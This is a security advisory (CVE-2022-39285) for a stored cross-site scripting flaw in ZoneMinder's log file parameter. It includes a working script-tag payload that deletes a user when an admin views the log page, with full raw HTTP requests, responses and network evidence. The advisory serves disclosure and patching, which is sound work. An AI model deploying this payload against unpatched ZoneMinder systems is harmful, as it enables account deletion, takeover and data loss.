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# Stored Cross-Site Script Vulnerability In File Parameter

High **connortechnology** published **GHSA-h6xp-cvwv-q433** on Oct 7

Package

**zoneminder** (ZoneMinder)

| Affected versions | Patched versions |
|---|---|
| <= 1.36.26, <= 1.37.23 | 1.36.27, 1.37.24 |

## Description

Due to lack of input validation, the file parameter is vulnerable to XSS by backing out of the current "tr" "td" brackets. This then allows a malicious user to store code that will execute when a user views the specific log on the "view=log" page.

### Impact

This vulnerability allows an attacker to store code within the logs that will be executed when loaded by a legitimate user. These actions will be performed with the permission of the victim. This could lead to data loss and/or further exploitation including account takeover.

### Example

Using a XSS payload the attacker is able to store executable code into the "view=log" page. The code will then execute when a user visits the page with the stored payload. In this example, we will be performing an administrative action of deleting a user.
Log in with a low privilege user and proxy the log request automatically generated when navigating the Zoneminder pages. Replace the file parameter with the following payload:


```
</td></tr><script defer="true" src="/zm/?view=options%26tab=users%26action=delete%26markUids%5B%5D=6%26deleteBtn=Delete"></script>
```

Raw HTTP POST Request:

```
POST /zm/index.php HTTP/1.1
Host: 10.0.10.107
```

```
Content-Length: 377
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/101.0.4951.41 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://10.0.10.107
Referer: http://10.0.10.107/zm/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: zmSkin=classic; zmCSS=base; zmBandwidth=high; ZMSESSID=rauh5oe3i2uar25eaniipq2gie
Connection: close

__csrf_magic=key:78ee298a4593243b9ac481199d7da468bab4f044,1664675125&view=request&request=log&ta
 src='/zm/?
view=options%26tab=users%26action=delete%26markUids%5B%5D=6%26deleteBtn=Delete'&lt;/script&gt;&l
```

This payload will allow a user with "View" system permissions to delete users from the system. This specific example targets the user with UID 6.




```
POST /zm/index.php HTTP/1.1
Host: 10.0.10.107
Content-Length: 363
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.41 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://10.0.10.107
Referer: http://10.0.10.107/zm/index.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: zmSkin=classic; zmCSS=base; zmBandwidth=high; ZMSESSID=a82lcgr2bqmi52el8nh60fbajh
Connection: close

__csrf_magic=key:b31fca5f77f80a6f5cbe05807511c54750cf6060,1664547573&view=request&request=log&task=create&level=ERR&message=Trenches%20of%20IT&
browser%5Bname%5D=Chrome&browser%5Bversion%5D=101.0.4951.41&browser%5Bplatform%5D=Windows&file=</td></tr><script
src='/zm/?view=options%26tab=users%26action=delete%26markUids%5B%5D=6%26deleteBtn=Delete'</script>&line=510
```

```
HTTP/1.1 200 OK
Date: Fri, 30 Sep 2022 14:23:20 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 15
Connection: close
Content-Type: application/json

{
  "result":"Ok"
}
```

Log in with an admin user and visit the "view=log" page. Send the log requests as the low privileged user.

This will render on the admin page and execute the deletion of the target user.



| PID | Level | Message | File |
|---|---|---|---|
| 152861 | WAR | Decoding is not keeping up. We are 709 seconds behind capture. | zm_monitor.cpp |
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| 152861 | WAR | Decoding is not keeping up. We are 709 seconds behind capture. | zm_monitor.cpp |
| 156850 | ERR | Trenches of IT | |
| 156850 | WAR | http://10.0.10.107 is not found in servers list. | /usr/share/zoneminder/www/includes/functions.php |
| 152861 | WAR | Decoding is not keeping up. We are 710 seconds behind capture. | zm_monitor.cpp |
| 152861 | WAR | Decoding is not keeping up. We are 710 seconds behind capture. | zm_monitor.cpp |
| 152861 | WAR | Decoding is not keeping up. We are 709 seconds behind capture. | zm_monitor.cpp |
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

Looking at the browser network tab, we see the successful execution of the delete user action.



| | | | | |
|---|---|---|---|---|
| 200 | GET | 10.0.10.107 | index.php?view=request&request=log&task=query&search=&offset=0&limit=1 | csrf-magic.js:41 |
| 200 | GET | 10.0.10.107 | index.php?view=request&request=log&task=query&search=&offset=0&limit=1 | csrf-magic.js:41 |
| 200 | GET | 10.0.10.107 | index.php?view=request&request=log&task=query&search=&offset=0&limit=1 | csrf-magic.js:41 |
| 200 | GET | 10.0.10.107 | index.php?view=request&request=log&task=query&search=&offset=0&limit=1 | csrf-magic.js:41 |
| 200 | GET | 10.0.10.107 | index.php?view=request&request=log&task=query&search=&offset=0&limit=1 | csrf-magic.js:41 |
| 200 | GET | 10.0.10.107 | index.php?view=request&request=log&task=query&search=&offset=0&limit=1 | csrf-magic.js:41 |
| 200 | GET | 10.0.10.107 | /zm/?view=options&tab=users&action=delete&markUids[]=6&deleteBtn=Delet | csrf-magic.js:41 |
| 200 | GET | 10.0.10.107 | /zm/?view=options&tab=users&action=delete&markUids[]=6&deleteBtn=Delet | csrf-magic.js:41 |
| 200 | POST | 10.0.10.107 | index.php | csrf-magic.js:49 |
| 200 | POST | 10.0.10.107 | index.php | csrf-magic.js:49 |
| 200 | GET | 10.0.10.107 | index.php?view=request&request=status&entity=navBar&auth=75d813eba50e5aed | csrf-magic.js:41 |
| 200 | GET | 10.0.10.107 | index.php?view=request&request=log&task=query&search=&offset=0&limit=1 | csrf-magic.js:41 |

The UID 6 user was successfully removed from the system.



GET
Scheme: http
Host: 10.0.10.107
Filename: /zm/

view: options
tab: users
action: delete
markUids[]: 6
deleteBtn: Delete

Address: 127.0.0.1:8080

| | |
|---|---|
| Status | 200 OK |
| Version | HTTP/1.1 |
| Transferred | 25.87 KB (25.45 KB size) |
| Referrer Policy | strict-origin-when-cross-origin |

## Patches

[ d289eb4 ]

[ c0a4c05 ]

## Workarounds

Turn off database logging.

## For more information

If you have any questions or comments about this advisory:

- Open an issue in https://github.com/ZoneMinder/zoneminder
- Email us at info@zoneminder.com

### Severity

High 7.6 / 10

### CVSS base metrics

| | |
|---|---|
| Attack vector | Network |
| Attack complexity | Low |
| Privileges required | Low |
| User interaction | Required |
| Scope | Unchanged |
| Confidentiality | Low |
| Integrity | High |
| Availability | High |

CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:H/A:H

### CVE ID

CVE-2022-39285

### Weaknesses

CWE-79

### Credits

trenchesofit